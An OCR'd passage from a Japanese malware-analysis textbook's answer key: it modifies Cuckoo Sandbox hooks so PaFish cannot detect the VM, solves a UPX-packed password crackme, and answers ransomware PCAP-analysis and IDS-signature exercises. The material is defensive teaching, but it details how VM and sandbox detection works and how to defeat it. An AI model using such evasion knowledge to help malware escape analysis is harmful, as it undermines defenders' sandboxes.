
次に、hook_misc.cを以下のようにする。

```
HOOKDEF(BOOL, WINAPI, GetCursorPos,
    _Out_ LPPOINT lpPoint
) {
    BOOL ret;
    DWORD cur_time;

    Sleep(1);
    cur_time = GetTickCount();

    SetCursorPos(cur_time % 100, cur_time % 100);
        ret     = Old_GetCursorPos(lpPoint);
        LOQ("ll", "x", lpPoint != NULL ? lpPoint->x : 0,
                "y", lpPoint != NULL ? lpPoint->y : 0);

    return ret;
```

```
16 }
```

解法

本書中で説明しているように、sample.binは仮想環境や動的解析環境を検知するオープンソース実装のPaFishというプログラムである。 このプログラムを実行すると、環境検知の結果が`pafish.log`として出力される。 Cuckoo Sandboxでは解析対象が生成したファイルは`Dropped Files`に一覧が表示され、 `Download`ボタンを押下することでファイルをダウンロードして内容を確認することができる。



以下は、cuckoomon.dllを変更しない状態でsample.binを解析した時の`pafish.log`の内容である。

```
[pafish] Start
[pafish] Windows version: 6.1 build 7601
[pafish] CPU vendor: GenuineIntel
[pafish] CPU VM traced by checking the difference between CPU timestamp counters (rdtsc) forcin
g VM exit
[pafish] Sandbox traced using mouse activity
[pafish] Sandbox traced by checking disk size <= 60GB via DeviceIoControl()
[pafish] Sandbox traced by checking disk size <= 60GB via GetDiskFreeSpaceExA()
[pafish] Hooks traced using DeleteFileW method 1
[pafish] VirtualBox traced using Reg key HKLM\HARDWARE\Description\System "SystemBiosVersion"
[pafish] VirtualBox traced using Reg key HKLM\HARDWARE\Description\System "VideoBiosVersion"
[pafish] VirtualBox traced using Reg key HKLM\HARDWARE\ACPI\DSDT\VBOX__
[pafish] VirtualBox traced using Reg key HKLM\HARDWARE\ACPI\FADT\VBOX__
[pafish] VirtualBox traced using Reg key HKLM\HARDWARE\ACPI\RSDT\VBOX__
[pafish] VirtualBox traced using Reg key HKLM\HARDWARE\DESCRIPTION\System "SystemBiosDate"
[pafish] VirtualBox traced using MAC address starting with 08:00:27
[pafish] End
```

本設問では、上記検知結果のうち、下記を回避できるよう`cuckoomon.dll`の修正実装を行う。

- `[pafish] Sandbox traced using mouse activity`
- `[pafish] Hooks traced using DeleteFileW method 1`
- `[pafish] VirtualBox traced using Reg key HKLM\HARDWARE\Description\System "SystemBiosVersion"`
- `[pafish] VirtualBox traced using Reg key HKLM\HARDWARE\Description\System "VideoBiosVersion"`
- `[pafish] VirtualBox traced using Reg key HKLM\HARDWARE\ACPI\DSDT\VBOX__`
- `[pafish] VirtualBox traced using Reg key HKLM\HARDWARE\ACPI\FADT\VBOX__`
- `[pafish] VirtualBox traced using Reg key HKLM\HARDWARE\ACPI\RSDT\VBOX__`
- `[pafish] VirtualBox traced using Reg key HKLM\HARDWARE\DESCRIPTION\System "SystemBiosDate"`


本書中では`hook_reg.c`の修正と`cuckoomon.c`の修正を行った。この修正を加えた状態で sample.binを解析すると以下の様な結果が得られる。 なお、デフォルトではcuckoomon.dllが解析対象にインジェクションされるが、 解析時に`Advanced Options`の`Options`で`dll=modified.dll`のように値を設定することで インジェクションされるdllを変更することができる。

```
[pafish] Start
[pafish] Windows version: 6.1 build 7601
[pafish] CPU vendor: GenuineIntel
[pafish] CPU VM traced by checking the difference between CPU timestamp counters (rdtsc) forcin
g VM exit
[pafish] Sandbox traced using mouse activity
[pafish] Sandbox traced by checking disk size <= 60GB via DeviceIoControl()
[pafish] Sandbox traced by checking disk size <= 60GB via GetDiskFreeSpaceExA()
[pafish] VirtualBox traced using Reg key HKLM\HARDWARE\ACPI\DSDT\VBOX__
[pafish] VirtualBox traced using Reg key HKLM\HARDWARE\ACPI\FADT\VBOX__
[pafish] VirtualBox traced using Reg key HKLM\HARDWARE\ACPI\RSDT\VBOX__
[pafish] VirtualBox traced using MAC address starting with 08:00:27
[pafish] End
```

この結果を見ると、cuckoomon.dllを変更しない状態に比べると検知ログが減少しているものの、 回避したい検知ロジックを全て回避できていないため、まだ修正を行う必要があることがわかる。 まず、レジストリキーを基に検知されている部分について、 どういったAPIを使って検知しようとしているかをAPIログを基に調べる。 例えば、DSDTという文字列を検索すると、RegOpenKeyExAというAPIの呼び出しの引数に この文字列を含むサブキーが指定されているのがわかる。 FADTやRSDTも同様に検索すると、RegOpenKeyExAの引数に指定されているのがわかる。 また、これらのサブキーはいずれもVBOXという文字列を含むのでhook_reg.cを更に修正し、 レジストリキーを基にした検知を回避できるようにする。具体的には、RegOpenKeyExAを フックした後の処理を以下のように書き換える。

```
HOOKDEF(LONG, WINAPI, RegOpenKeyExA,
    __in        HKEY hKey,
    __in_opt    LPCTSTR lpSubKey,
    __reserved  DWORD ulOptions,
    __in        REGSAM samDesired,
    __out       PHKEY phkResult
) {

    LONG ret;
    char *vbox_keys[] = {
            "VBOX"
    };
    int i;
    BOOL is_vbox=FALSE;

    // Check VBox detection
    for(i=0; i<sizeof(vbox_keys)/sizeof(char*); i++){
            if(StrStr(lpSubKey, vbox_keys[i]) != NULL){
                    is_vbox = TRUE;
                    break;
            }
    }


    if(is_vbox){
            ret = 1;
            phkResult = NULL;
    }
    else{
            ret = Old_RegOpenKeyExA(hKey, lpSubKey, ulOptions, samDesired, phkR
esult);
    }
    LOQ("psP", "Registry", hKey, "SubKey", lpSubKey, "Handle", phkResult);

    return ret;
}
```

次に、マウスの動作を基にした検知を回避する実装について説明する。 まず、マウスカーソルの座標を取得するAPIにGetCursorPosというものがあるので、 APIログでこのAPIの呼ばれ方を調べる。



このように、GetCursorPosが連続的に呼び出されていることがわかる。 ここから、2回 GetCursorPosを呼び出し、マウスカーソルの座標の差を基にして 検知を行っているのではないかと推測する。実際、PaFishのソースコードを見ると そのような処理で検知を行っていることが確認できるだろう。 cuckoomonではGetCursorPosのフック後の処理をhook_misc.cで定義しているので 以下の様に修正する。

```
HOOKDEF(BOOL, WINAPI, GetCursorPos,
    _Out_ LPPOINT lpPoint
) {
    BOOL ret;
    DWORD cur_time;

    Sleep(1);
    cur_time = GetTickCount();

    SetCursorPos(cur_time % 100, cur_time % 100);
        ret     = Old_GetCursorPos(lpPoint);
        LOQ("ll", "x", lpPoint != NULL ? lpPoint->x : 0,
                "y", lpPoint != NULL ? lpPoint->y : 0);

    return ret;
}
```

ここまでの変更を実施することで、pafish.logが以下のようになるのが確認できる。

```
[pafish] Start
[pafish] Windows version: 6.1 build 7601
[pafish] CPU vendor: GenuineIntel
[pafish] CPU VM traced by checking the difference between CPU timestamp counters (rdtsc) forcin
g VM exit
[pafish] Sandbox traced by checking disk size <= 60GB via DeviceIoControl()
[pafish] Sandbox traced by checking disk size <= 60GB via GetDiskFreeSpaceExA()
[pafish] VirtualBox traced using MAC address starting with 08:00:27
[pafish] End
```

補足

今回の設問の対象外であった以下の検知を回避する方法について、一例を挙げる。

rdtsc命令を用いた仮想環境検知回避

rdtsc命令は、プロセッサのタイムスタンプカウンタ（TSC）の値を取得する命令である。 仮想マシンモニタの実装によっ

ては、仮想マシン内の命令実行に時間がかかってしまう。 そのため、rdtsc命令を2回呼び出しその差をが大きい場合には仮想環境にあることが露見する。 この検知を回避する一つの方法として、rdtsc命令をフックして実際の環境にあるかのような値を返すことがあげられる。 以下でrdtsc命令をフックする実装を確認できる。

- http://deroko.phearless.org/fakerdtsc.rar

ディスクサイズを用いた仮想環境検知回避

仮想マシンの場合、実機に比べて小さいディスクを割り当てることが多い。 今回の解析対象であったPaFishの場合、ディスクサイズが60GB以下の場合に仮想環境で動作していると検知する。 PaFishの検知ログからDeviceIoControlとGetDiskFreeSpaceExAのAPIでディスクサイズを取得しているとわかるため、 これらのAPIに対するフックをcuckoomon.dllに実装してもよい。 しかしながら、より簡単な回避策として、仮想マシンに大きいディスクを割り当てることがあげられる。 仮想マシンのディスクは、仮想マシン作成時点で固定サイズを割り当てるか、使用した分だけ割り当てるかを選ぶことができる。 そのため、仮想マシン作成時点で大きいディスクを可変サイズで割り当てるだけで ディスクサイズを用いた仮想環境検知は回避することができる。

MACアドレスを用いた仮想環境検知回避

仮想マシンのNICに設定されるMACアドレスは、仮想マシン固有のベンダIDを持つことが多い。 例えば、VMWareの場合は00:0C:29や00:50:56という値であったり、VirtualBoxの場合は08:00:27という値であったりする。 今回の解析対象であったPaFishでも、このベンダIDに合致するかどうかで仮想環境を検知している。 VirtualBoxの場合、マシンの設定からNICのMACアドレスを任意のものに設定することができるので、 編集することで仮想マシン検知を回避することができる。

設問8 解答例


解答

- OEPのアドレス
  - 0x00401655
    - 注意：ASLRがenableとなっている場合、ベースアドレスが異なる場合がある。その場合は下位の0x1655が一致しているかどうかを確認すること。
- パスワード
  - I love reverse engineering.

解法

packed_check_password.binを静的解析するにあたり、まずはどういったファイルであるか、 またパッキングされているかどうかを調べる。書籍に記載されている通り、 fileコマンドを用いてファイル形式を確認すると、Windowsの実行ファイルであることが確認できる。 また、Detect It Easyを用いてパッキングされているかどうかを調べると、 UPXでパッキングされていることがわかる。 UPXのアンパック方法については書籍に記載の通りで、 セクションをまたいだjmp先がOEPになる。 packed_check_password.binの場合は上述の通り、OEPは0x00401655である。

```
$ file packed_check_password.bin
packed_check_password.bin: PE32 executable for MS Windows (console) Intel 80386
32-bit
```



アンパックしたバイナリをIDAで解析し、プログラムのパスワードを調べる。 なお、解法としてIDAを利用する方法を解説するが、OllyDbg等のデバッガを用いてもよい。 解析では、以下の観点でプログラムを読み解く。 - 正しいパスワードを入力した場合に表示されるメッセージは何か？ - ユーザの入力にどのような処理を行っているか？ - ユーザの入力したデータと何を比較しているか？

まず、正しいパスワードを入力した場合に表示されるメッセージに着目する。 IDAのStrings windowをみると、「Congrats!」

や「Invalid password」という文字列が確認できる。 解析対象のプログラムを実行するとわかるが、間違ったパスワードを入力すると 「Invalid password」という文字列が画面に表示される。 これらを踏まえると、正しいパスワードを入力した時には「Congrats!」という文字列が表示されることが推測される。 正しいパスワードが表示される条件が何かを中心に解析を進めれば正しいパスワードが明らかになる。

正しいパスワードが表示される条件は、`var_C`と`var_10`が一致することであることが 0x00401079 の コードからわかるので、これらがどういった数値であるかを調べる。

`var_10`については、0x0040101Eから0x00401032のコードで値が設定されている。 このコードの処理はstrlen関数により`N%qt{j%wj{jwxj%jslnsjjwnsl3` という文字列の長さを取得し、 `var_10`に格納する処理である。

`var_C`については、0x00401094から0x004010B8での処理にて設定される。 ここの処理では、`N%qt{j%wj{jwxj%jslnsjjwnsl3`の各文字に対して`sub_401000`の処理を実施した値が `var_5`と一致するかどうかを確認している。一致していれば`var_C`がインクリメントされる。 `sub_401000`の処理は、引数で与えられた文字の序数に5を加える処理である。 なお、`var_5`はパスワードとして入力された各文字に相当する。

以上を踏まえると、パスワードとして入力した各文字が、 `N%qt{j%wj{jwxj%jslnsjjwnsl3`の各文字に対して`sub_401000`の処理を実施した値と一致していれば 正しいパスワードだと判定されるプログラムであることがわかる。 したがって、正しいパスワードを取得するには、`N%qt{j%wj{jwxj%jslnsjjwnsl3`の各文字の序数から 5を引いた時にどのような文字列が得られるか、を調べれば良い。

具体的には、以下ようなコードにより調べることができる。

```
cipher="N%qt{j%wj{jwxj%jslnsjjwnsl3"
plain="".join([ chr(ord(c)-5) for c in cipher ])
print plain
```

このコードを実行すると、`I love reverse engineering.`という文字列が得られる。 プログラム実行時にパスワードとして入力すると、正しいパスワードであることが確認できる。

6章 章末問題解答

設問1 解答例

解答

省略

解法

当該ファイルのMD5値は、`392fab6f2c7c1d0a89f10cd955439e58` である。

設問2 解答例

解答

- (a): 507kB
- (b): 2015/05/08 5:51:36～5:53:41
- (c): 1台
- (d): DNS、HTTP

解法

(a)は6.3.5 演習（2）を参考に`capinfos`コマンドを利用して調査せよ。

(b)は6.3.5 演習（2）を参考に`capinfos`コマンドを利用して調査せよ。

(c)は6.3.5 演習（3）を参考に`tshark`コマンド（オプションとして `-z conv,ip` を指定）を利用して調査せよ。

(d)は6.3.5 演習（3）を参考に`tshark`コマンド（オプションとして `-z io,phs` を指定）を利用して調査せよ。

設問3 解答例

解答

省略

解法

6.3.5 演習（4）～（8）を参考にドメイン名・IPアドレスを抽出せよ。

設問4 解答例

解答

- (a): 省略
- (b): 省略
- (c): Cryptoランサムウェア
- (d): ドライブバイダウンロード攻撃が発生している
- (e): 疎通確認やC&Cサーバへの HTTP POSTリクエストが発生している

解法

(a)は6.3.5 演習（9）～（10）を参考にPCAPファイルの分割と、分割したPCAPファイルの中身を確認せよ。

(b)は6.3.5 演習（10）を参考にWiresharkのFollow TCP Stream機能、または、Export Objects機能（File->Export Objects->HTTPを選択）でファイルを復元せよ。なお、復元対象のファイルのMD5値は、`36cb75dd478d56910e1581afe2b87c6f7`である。

(c)は上記（b）で復元したファイルをVirusTotal等を利用して調査する。調査結果は下記のURLから参照可能である。
https://www.virustotal.com/ja/file/532f1d6b8faf6e54e3f6f9279e9720bf9f27257d2b75ce72e86ed3ca6578fafb/analysis/

(d)は6.3.5 演習（10）を参考にWireshakでHTTPリクエストを解析すると、通常時のHTTP通信では観測されない、Exploit Kitによって生成された難読化スクリプトによるHTTPリダイレクトの発生を確認できる。

(e)は6.3.5 演習（10）を参考にWiresharkでHTTPリクエストを解析すると、ある時点以後にIPアドレスの確認や、ある特定のサーバ群へのHTTP POST通信が発生していることが確認できる。

設問5 解答例

解答

- (a): Exploit Kitで利用されるURL文字列の特性に着目して作成
- (b): Refererがない状態でWordPressの特定のディレクトリへHTTP POSTリクエストしている挙動に着目して作成

解法

(a)について、 上記設問（d）の解析結果をもとに、感染時のHTTPリクエストに着目すると、「/?<英数字32文字のランダム文字列>/」という特徴的なURLパスが利用されていることがわかる。このようなURLパスが通常時に観測されにくいことを確認した上で、この特性を利用したシグネチャを作成すれば良い。同様のシグネチャ例は下記のURLから参照可能である。
http://doc.emergingthreats.net/2017694

(b)について、 上記設問（e）の解析結果をもとに、感染後のHTTPリクエストに着目すると、Refererがない状態でWordPressの/wp-content/themes/というディレクトリへHTTP POSTリクエストが送られていることがわかる。通常時の通信で、WordPressへのアクセスを観測し、Refererがない状態でのHTTP POST通信が観測されないことを確認した上で、この特性を利用したシグネチャを作成すれば良い。同様のシグネチャ例は下記のURLから参照可能である。
http://doc.emergingthreats.net/2020822